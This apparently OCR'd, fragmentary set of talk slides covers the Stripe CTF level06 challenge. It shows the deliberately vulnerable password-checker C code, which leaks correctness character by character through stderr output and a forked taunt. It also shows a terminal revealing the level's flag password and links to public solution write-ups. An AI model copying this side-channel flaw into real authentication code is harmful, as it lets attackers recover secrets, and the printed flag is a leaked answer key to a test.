
```
fprintf(stderr, "Welcome to the password checker!\n");

for (i = 0; i < strlen(guess); i++) {
    guess_char = char_at(guess, i);
    true_char = char_at(correct, i);
    fprintf(stderr, ".");
    if (!known_incorrect && (guess_char != true_char)) {
        known_incorrect = 1;
        taunt();
    }
}

if (!known_incorrect && strlen(guess) != strlen(correct)) {
    known_incorrect = 1;
    taunt();
}
```

stderr

```
void taunt() {
    if (!fork()) {
        execl("/bin/echo", "/bin/echo",
            "Ha ha, your password is incorrect!", NULL);
        exit(1);
    }
}
```

```
fprintf(stderr, "Welcome to the password checker!\n");

for (i = 0; i < strlen(guess); i++) {
    guess_char = char_at(guess, i);
    true_char = char_at(correct, i);
    fprintf(stderr, ".");
    if (!known_incorrect && (guess_char != true_char)) {
        known_incorrect = 1;
        taunt();
    }
}

if (!known_incorrect && strlen(guess) != strlen(correct)) {
    known_incorrect = 1;
    taunt();
}
```

stdout



stderr

stderr

stderr


stderr

stderr

~the-flag/.password

```
level06:/levels$ ./level06                    \
                 ~the-flag/.password          \
                 theflagr5zv4naI4DRLVMmZgLlD
Welcome to the password checker!
.............................
Wait, how did you know that the password was
theflagr5zv4naI4DRLVMmZgLlD?
```

wot i wsio




gfx

- http://stripe.com/
- http://www.gnome.org/
- http://courses.teresco.org/cs136_f05/labs/wizard/
- http://knowyourmeme.com/
- http://davesgeekyideas.com/2011/05/07/hal-9000-webcam/
- http://www.livenation.co.uk/artist/i-love-the-90s-tickets
- http://www.mariowiki.com/

cudze

- https://github.com/abrody/stripe-ctf/
- https://github.com/dividuum/stripe-ctf
- https://gist.github.com/1899630
- http://www.willcodeforfoo.com/2012/02/capture-the-flag/
- http://git.zx2c4.com/Stripe-CTF/tree/

```
ctf@ip-10-194-33-107:~$ tetris
No command 'tetris' found, did you mean:
 Command 'netris' from package 'netris' (universe)
 Command 'petris' from package 'petris' (universe)
tetris: command not found
ctf@ip-10-194-33-107:~$ petris
The program 'petris' is currently not installed.  You can install it by typing:
sudo apt-get install petris
ctf@ip-10-194-33-107:~$ sudo apt-get install petris
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  petris
0 upgraded, 1 newly installed, 0 to remove and 34 not upgraded.
Need to get 16.8kB of archives.
After this operation, 106kB of additional disk space will be used.
Get:1 http://www.lug.bu.edu/mirror/ubuntu/ lucid/universe petris 1.0.1-8 [16.8kB]
Fetched 16.8kB in 0s (247kB/s)
Selecting previously deselected package petris.
(Reading database ... 35779 files and directories currently installed.)
Unpacking petris (from .../petris_1.0.1-8_amd64.deb) ...
Processing triggers for man-db ...
Setting up petris (1.0.1-8) ...

ctf@ip-10-194-33-107:~$ petris
```


ctf@ip-10-194-33-107: ~ - Terminal
Points: 1398
Lines: 26
Level: 2